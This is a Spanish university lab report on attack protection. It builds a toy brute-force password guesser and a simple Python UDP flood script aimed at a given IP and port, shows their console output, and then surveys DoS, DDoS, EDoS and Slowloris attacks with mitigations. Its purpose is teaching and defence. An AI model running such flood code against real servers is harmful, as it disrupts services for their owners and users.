TECNOLÓGICO NACIONAL DE MÉXICO

INSTITUTO TECNOLÓGICO DE TLAXIACO

GESTIÓN DE PROYECTO DE SOFTWARE

PRACTICA 5. PROTECCIÓN CONTRA ATAQUES

CARRERA:

INGENIERIA EN SISTEMAS COMPUTACIONALES

GRUPO: 7US

NOMBRE DE LOS INTEGRANTES DE EQUIPO:

LUZ ARLETH LOPEZ BAUTISTA -21620036

SAUL LOPEZ BAUTISTA - 21620073

DOCENTE

ING. EDWARD OSORIO SALINAS

Tlaxiaco, Oax., 08 de octubre del 2024.

"Educación, ciencia y tecnología, progreso día con día"®

Contenido

lista de figuras :

1. Crear un programa que simule un ataque de fuerza bruta.

Este programa debe recibir un usuario y una contraseña, y debe intentar iniciar sesión en un sistema con estos datos. El programa debe intentar iniciar sesión con diferentes combinaciones de usuario y contraseña hasta que logre iniciar sesión o hasta que se alcance un límite de intentos fallidos.

- **El programa debe recibir el usuario y la contraseña como argumentos de línea de comandos.**
- **El programa debe recibir el límite de intentos fallidos como argumento de línea de comandos.**
- **El programa debe mostrar un mensaje indicando si logró iniciar sesión o si se alcanzó el límite de intentos fallidos.**
- **El programa debe mostrar un mensaje indicando cuántos intentos fallidos se realizaron.**
- **El programa debe mostrar un mensaje indicando cuánto tiempo tardó en realizar el ataque.**
- **El programa debe mostrar un mensaje indicando cuántas combinaciones de usuario y contraseña se intentaron.**

Paso 1. Creamos un archivo con el siguiente nombre fuerza_bruta.py



Ilustración 1 creación del archivo

Paso 2. Importamos las siguientes librerías que estaríamos ocupando para, el sys nos servirá para argumento de las líneas de comando, el itertools nos permitirá realizar los que son los cambios de caracteres que se estarán presentando, el time nos permitirá medir lo que es el tiempo estimado de ejecución del programa.

```
import sys
import itertools
import time
```

Ilustración 2 Importación de librerías

Paso 3. Verificamos los argumentos donde reciban exactamente 3 argumentos que sería (usuario, contraseña) de igual forma el límite de intentos que se estén realizando al ejecutarse

```
if len(sys.argv) != 4:
    print("Uso: python fuerza_bruta.py <usuario> <contraseña> <límite_intentos>")
    sys.exit(1)
```

Ilustración 3 Verificación de argumentos

Paso 4. Creamos dos arreglos uno para el usuario donde va almacenar el argumento de la variable uno y el segundo con contraseña donde va almacenar el valor dos

```
usuario = sys.argv[1]
contrasena = sys.argv[2]
```

Ilustración 4 Creación de arreglos

Paso 5. Agregamos un try donde nos permitirá convertir el límite de intentos a un número entero, donde si falla nos mostrara por consola el mensaje de “El límite de intentos debe ser un número entero”

```
try:
    limite_intentos = int(sys.argv[3])
except ValueError:
    print("El límite de intentos debe ser un número entero.")
    sys.exit(1)
```

Ilustración 5 Conversión de intentos a un número entero

Paso 6. Inicializamos las variables que nos estarán mostrando en consola

- Intentos_realizados = 0: nos permitirá contar las veces en que se trató de realizar dicho ataque.
- Intentos_fallidos =0: nos mostrará cuantas veces fue la falla dependiendo de los ataquese realizados.
- Combinaciones_intentadas = 0: nos mostrara una serie de combinaciones que se realizarón para el ataque.
- Inicio_sesion = False: nos mostrara si el atacante pudo iniciar sesión o no
- Caracteres = 'abcdefghijklmnopqrstuvwxyz0123456789': realizará lo que son las combinaciones.
- Tiempo_inicio = time.time() : será aquel que tome el tiempo estimado de inicio durante la ejecución de dicho programa.

```
intentos_realizados = 0
intentos_fallidos = 0
combinaciones_intentadas = 0  # Contador de combinac
inicio_sesion = False

# Caracteres para generar combinaciones
caracteres = 'abcdefghijklmnopqrstuvwxyz0123456789'

# Captura el tiempo de inicio
tiempo_inicio = time.time()
```

Ilustración 6 Inicialización de variables

Paso 7. Creación de combinaciones, donde utilizamos itertools.product para generar todas las combinaciones posibles de los caracteres, probando con diferentes longitudes desde 1 hasta la longitud de la contraseña.

- Cada combinación se convierte en una cadena (intento) y se imprime en pantalla.

```
for longitud in range(1, len(contrasena) + 1):
    for combinacion in itertools.product(caracteres, repeat=longitud):
        intento = ''.join(combinacion)

        # Muestra la combinación actual
        print(f"Intento {intentos_realizados + 1}: Usuario '{usuario}', Contraseña '{intento}'")
```

Ilustración 7 Creación de combinaciones

Paso 8. Realizamos la condición donde compararemos las contraseñas, si la combinación actual coincide con la contraseña correcta, marca que el inicio de sesión fue exitoso y rompe el bucle.

```
if intentos_realizados >= limite_intentos:
    print("Se alcanzó el límite de intentos fallidos.")
    break
```

Ilustración 8 Comparación de contraseñas

Paso 9. Proseguimos a realizar el conteo de intentos, donde se incrementará los contadores de intentos realizados, fallidos y combinaciones intentadas.

```
intentos_realizados += 1
intentos_fallidos += 1
combinaciones_intentadas += 1
```

Ilustración 9 Conteo de intentos

Paso 10. Verificamos el límite de intentos, donde, si se llega al límite de intentos, se imprime un mensaje y se detiene el proceso.

```
        if intentos_realizados >= limite_intentos:
            print("Se alcanzó el límite de intentos fallidos.")
            break
    if inicio_sesion or intentos_realizados >= limite_intentos:
        break
```

Ilustración 10 Verificación de intentos

Paso 11. Agregamos lo que sería el final y el cálculo sobre cuánto tiempo tomo el ataque.

```
tiempo_final = time.time()
tiempo_total = tiempo_final - tiempo_inicio
```

Ilustración 11 Calculo de tiempo de ataque

Paso 12. Ahora proseguimos a mostrar ciertos mensajes, si se logró adivinar la contraseña, muestra un mensaje de éxito. De lo contrario, informa que se alcanzó el límite de intentos fallido, al igual se muestra cuántas combinaciones se intentaron y el tiempo total del ataque.

```
    if inicio_sesion:
        print("¡Inicio de sesión exitoso!")
    else:
        print(f"Se alcanzó el límite de intentos fallidos. Total de intentos fallidos: {intentos_fallidos}")

    print(f"Total de combinaciones intentadas: {combinaciones_intentadas}")

    print(f"Tiempo total del ataque: {tiempo_total:.2f} segundos")

if __name__ == "__main__":
    main()
```

Ilustración 12 Imprimir mensajes de consola

Resultados

```
Intento 9986: Usuario 'usuario123', Contraseña 'gyn'
Intento 9987: Usuario 'usuario123', Contraseña 'gyo'
Intento 9988: Usuario 'usuario123', Contraseña 'gyp'
Intento 9989: Usuario 'usuario123', Contraseña 'gyq'
Intento 9990: Usuario 'usuario123', Contraseña 'gyr'
Intento 9991: Usuario 'usuario123', Contraseña 'gys'
Intento 9992: Usuario 'usuario123', Contraseña 'gyt'
Intento 9993: Usuario 'usuario123', Contraseña 'gyu'
Intento 9994: Usuario 'usuario123', Contraseña 'gyv'
Intento 9995: Usuario 'usuario123', Contraseña 'gyw'
Intento 9996: Usuario 'usuario123', Contraseña 'gyx'
Intento 9997: Usuario 'usuario123', Contraseña 'gyy'
Intento 9998: Usuario 'usuario123', Contraseña 'gyz'
Intento 9999: Usuario 'usuario123', Contraseña 'gy0'
Intento 10000: Usuario 'usuario123', Contraseña 'gy1'
```

Ilustración 13 Intentos realizados con sus combinaciones

```
Se alcanzó el límite de intentos fallidos.
Se alcanzó el límite de intentos fallidos. Total de intentos fallidos: 10000
Total de combinaciones intentadas: 10000
Tiempo total del ataque: 2.19 segundos
```

Ilustración 14 Mensaje obtenido durante la ejecución

```
python fuerza_bruta.py usuario123 contrasena123 10000
```

2. Crear un programa que simule un ataque de denegación de servicio.

Este programa debe enviar una gran cantidad de solicitudes a un servidor para intentar saturarlo y evitar que responda a solicitudes legítimas.

- **El programa debe recibir la dirección IP del servidor y el puerto como argumentos de línea de comandos.**
- **El programa debe recibir la cantidad de solicitudes a enviar como argumento de línea de comandos.**
- **El programa debe mostrar un mensaje indicando cuántas solicitudes se enviaron.**
- **El programa debe mostrar un mensaje indicando cuánto tiempo tardó en enviar las solicitudes.**

Paso 1. Importamos los modulos.

- sys: Permite acceder a argumentos de línea de comandos y otras funcionalidades del sistema.
- socket: Se utiliza para crear conexiones de red, en este caso para enviar paquetes UDP.
- time: Sirve para medir el tiempo de inicio y fin del ataque, calculando la duración del mismo.

```
import sys
import socket
import time
```

Ilustración 15 Importación de librerías

Paso 2. Verificamos los argumentos donde el usuario haya proporcionado exactamente 3 argumentos en la línea de comandos (la dirección IP del servidor, el puerto y la cantidad de solicitudes a enviar). Si no se proporcionan los tres argumentos, el programa muestra el mensaje de uso correcto y termina.

```
if len(sys.argv) != 4:
    print("Uso: python dos_attack.py <IP> <puerto> <cantidad_solicitudes>")
    sys.exit(1)
```

Ilustración 16 Verificación de argumentos

Paso 3. Asignamos los argumentos, donde el ip = sys.argv[1] estará tomando el segundo argumentos (después del nombre del script) como la dirección IP del servidor, puerto = int(sys.argv[2]) convirtiendo el tercer argumento al puerto, asegurándose de que sea un número entero.

```
ip = sys.argv[1]
puerto = int(sys.argv[2])
```

Ilustración 17 Asignación de argumentos

Paso 4. Validamos la cantidad de solicitudes, donde, se intenta convertir el cuarto argumento (cantidad de solicitudes) a un número entero. Si no es un número válido, el programa muestra un mensaje de error y termina.

```
try:
    cantidad_solicitudes = int(sys.argv[3])
except ValueError:
    print("La cantidad de solicitudes debe ser un número entero.")
    sys.exit(1)
```

Ilustración 18 Validación de los campos de solicitudes

Paso 5. Inicializamos el socket donde:

- socket.AF_INET: Indica que se va a usar la familia de direcciones de Internet (IPv4).
- socket.SOCK_DGRAM: Se usa para crear un socket UDP, que no requiere una conexión directa al servidor y es más rápido para enviar una gran cantidad de solicitudes
- mensaje = b'Attack!': El mensaje que se enviará en cada solicitud. Es una cadena de bytes (por eso la b delante).

```
sock = socket.socket(socket.AF_INET, socket.SOCK_DGRA
mensaje = b'Attack!'
```

Ilustración 19 Inicialización de socket

Paso 6. Capturamos el tiempo de inicio donde se guardará el momento exacto en que empieza el envió de solicitudes

```
tiempo_inicio = time.time()
```

Ilustración 20 Captura de tiempo

Paso 7. Creamos un bucle for para el envio de solicitudes:

- for i in range(cantidad_solicitudes): Este bucle se ejecuta tantas veces como el número de solicitudes que se especificaron en el argumento.
- sock.sendto(mensaje, (ip, puerto)): Envía el mensaje "Attack!" a la dirección IP y puerto especificados en el socket.
- print(f"Solicitud {i + 1} enviada a {ip}:{puerto}"): Imprime un mensaje en la consola por cada solicitud enviada, mostrando el número de solicitud, la IP y el puerto.

```
for i in range(cantidad_solicitudes):
    sock.sendto(mensaje, (ip, puerto))
    print(f"Solicitud {i + 1} enviada a {ip}:{puerto}")
```

Ilustración 21 Creación de bucle para el envió de solicitudes

Paso 8. Captura de tiempo de finalización, Una vez que se envían todas las solicitudes, se registra el tiempo final.

```
tiempo_final = time.time()
```

Ilustración 22 Captura de tiempo de finalización

Paso 9. Calculamos el tiempo total del ataque se calcula restando el tiempo de inicio del tiempo de finalización.

```
tiempo_total = tiempo_final - tiempo_inicio
```

Ilustración 23 Calcular tiempo final del ataque

Paso 10. Mensaje final, donde, imprimiremos:

- Total de solicitudes enviadas.
- Tiempo total que duró el ataque, formateado con dos decimales.

```
print(f"Total de solicitudes enviadas: {cantidad_solicitudes}")
print(f"Tiempo total del ataque: {tiempo_total:.2f} segundos")
```

Ilustración 24 Mensaje final de impresión en consola

Paso 11. Ejecución del programa, esto asegura que la función main() se ejecute si el script es ejecutado directamente (y no importado como un módulo).

```
if __name__ == "__main__":
    main()
```

Ilustración 25 Ejecución del programa

Resultados

```
Solicitud 98 enviada a 192.168.1.10:80
Solicitud 99 enviada a 192.168.1.10:80
Solicitud 93 enviada a 192.168.1.10:80
Solicitud 94 enviada a 192.168.1.10:80
Solicitud 95 enviada a 192.168.1.10:80
Solicitud 96 enviada a 192.168.1.10:80
Solicitud 97 enviada a 192.168.1.10:80
Solicitud 98 enviada a 192.168.1.10:80
Solicitud 99 enviada a 192.168.1.10:80
Solicitud 94 enviada a 192.168.1.10:80
Solicitud 95 enviada a 192.168.1.10:80
Solicitud 96 enviada a 192.168.1.10:80
Solicitud 97 enviada a 192.168.1.10:80
Solicitud 98 enviada a 192.168.1.10:80
Solicitud 99 enviada a 192.168.1.10:80
Solicitud 98 enviada a 192.168.1.10:80
Solicitud 99 enviada a 192.168.1.10:80
Solicitud 99 enviada a 192.168.1.10:80
```

Ilustración 26 Solicitudes obtenidos

```
Solicitud 100 enviada a 192.168.1.10:80
Total de solicitudes enviadas: 100
Tiempo total del ataque: 0.07 segundos
```

Ilustración 27. Resultados obtenidos en consola

Investiga y describe los siguientes conceptos:

1. Ataque de fuerza bruta:

A nivel técnico, los ataques de fuerza bruta pueden realizarse tanto online como offline. En un ataque online, el atacante intenta acceder a un sistema o cuenta probando diversas combinaciones directamente en la interfaz de autenticación del sistema. Esto es más fácil de detectar, ya que genera una alta cantidad de intentos fallidos en poco tiempo. En un ataque offline, el atacante primero obtiene datos cifrados, como un archivo de contraseñas (hashes), y luego intenta descifrarlos localmente usando software especializado. Herramientas como John the Ripper o Hashcat se utilizan para este fin. Las contramedidas incluyen algoritmos de hashing robustos (como bcrypt o Argon2), autenticación multifactor (MFA) y el uso de captchas o bloqueos temporales tras varios intentos fallidos.

2. Ataque de denegación de servicio (DoS):

Los ataques DoS pueden adoptar varias formas, como el ping flood, que envía una cantidad masiva de solicitudes ICMP para saturar la red, o el SYN flood, que aprovecha el proceso de establecimiento de una conexión TCP para sobrecargar al servidor con solicitudes incompletas. Un ping of death, otra variación, envía paquetes malformados que el sistema no puede manejar, lo que provoca que se bloquee o reinicie. Las soluciones para mitigar un DoS incluyen limitar las tasas de tráfico (rate limiting), usar listas negras de IP o aprovechar sistemas de detección de intrusiones (IDS) que identifican y bloquean patrones de tráfico sospechosos.

3. Ataque económico de denegación de servicio (EDoS):

Este tipo de ataque explota la elasticidad de los servicios en la nube, forzando a una empresa a escalar continuamente los recursos, incluso sin necesidad real de ello. La clave del EDoS es que no interrumpe el servicio, lo que lo hace más difícil de detectar que un DoS tradicional. Por ejemplo, un atacante podría hacer miles de pequeñas solicitudes a un sitio web o servicio en la nube, lo que activa la escalabilidad automática de servidores o recursos, generando costos adicionales sin ninguna interrupción evidente del servicio. Las defensas contra EDoS incluyen la configuración de límites de autoscalado, la monitorización precisa del tráfico y el uso de algoritmos de detección de tráfico anómalo que diferencien entre tráfico legítimo y malicioso.

4. Ataque de denegación de servicio distribuido (DDoS):

Los ataques DDoS son especialmente peligrosos porque pueden aprovechar redes globales de dispositivos infectados (botnets), y cada uno de estos dispositivos actúa como un nodo atacante. Algunos de los ataques DDoS más sofisticados usan técnicas de amplificación, donde el atacante envía pequeñas solicitudes a un servicio de terceros (como un servidor DNS o NTP) que responde con grandes cantidades de datos, redirigiendo esta respuesta a la víctima. Esta amplificación puede aumentar el tráfico malicioso en órdenes de magnitud. Las redes de entrega de contenido (CDN), junto con servicios especializados como Cloudflare o Akamai, son herramientas clave para mitigar DDoS, ya que absorben y distribuyen el tráfico malicioso.

5. Ataque de denegación de servicio por agotamiento de recursos:

Este ataque apunta específicamente a recursos internos, como la memoria o el procesamiento, generalmente a través de vulnerabilidades en la aplicación o mal uso del sistema. Un ejemplo clásico es el ataque de Slowloris, que mantiene abiertas múltiples conexiones HTTP sin completarlas, agotando el número máximo de conexiones simultáneas del servidor. Otro ejemplo puede ser sobrecargar las bases de datos con consultas complejas que acaparan la CPU o la RAM. Para mitigar esto, es fundamental aplicar límites en el uso de recursos (rate limiting), optimizar las bases de datos, y aplicar medidas como timeouts y límites de conexión para evitar que las solicitudes maliciosas saturen los recursos.

6. Ataque de denegación de servicio por saturación de ancho de banda:

Este tipo de ataque aprovecha la capacidad limitada de las conexiones de red. Cuando el atacante envía más datos de los que la red puede manejar, las comunicaciones legítimas se ven bloqueadas o ralentizadas hasta el punto de ser inutilizables. Una variación común es el uso de tráfico UDP o ICMP, que puede ser generado fácilmente por el atacante sin necesidad de una conexión establecida. Los ataques de saturación son especialmente efectivos contra servicios con una infraestructura de red más débil o menos recursos para manejar picos de tráfico. Las defensas incluyen el uso de sistemas de detección temprana y la implementación de servicios como los proveedores de mitigación de DDoS, que desvían y filtran el tráfico entrante antes de que alcance la red objetivo.

CONCLUSION

Este programa permite comprender los principios detrás de un ataque DoS y cómo una sobrecarga de solicitudes puede desestabilizar o incluso dejar inoperativo un servidor. Si bien el ejemplo es simple y educativo, en la realidad, los ataques DoS pueden ser devastadores para empresas y servicios, afectando la disponibilidad y accesibilidad de sistemas críticos.

En términos de ciberseguridad, esta simulación subraya la importancia de implementar medidas preventivas, como firewalls, balanceadoras de carga, y herramientas de detección de intrusiones para mitigar el impacto de estos ataques. Además, proporciona una valiosa lección sobre el comportamiento ético en el uso de herramientas tecnológicas. Aunque es posible desarrollar este tipo de scripts, deben emplearse exclusivamente en entornos controlados y con el consentimiento explícito de los administradores del sistema, ya que los ataques DoS sin autorización son ilegales y pueden acarrear graves consecuencias legales.

Finalmente, este ejercicio refuerza la noción de que la ciberseguridad es tanto un desafío técnico como ético, y que la mejor forma de aprender a defender un sistema es comprendiendo cómo pueden ser atacados.

BIBLIOGRAFIA

Ataque de denegación de servicio | Fundamentos | Cloudflare

Ataque de denegación de servicio - Wikipedia, la enciclopedia libre

10 tipos diferentes de ataques DDoS y cómo prevenirlos | Geekflare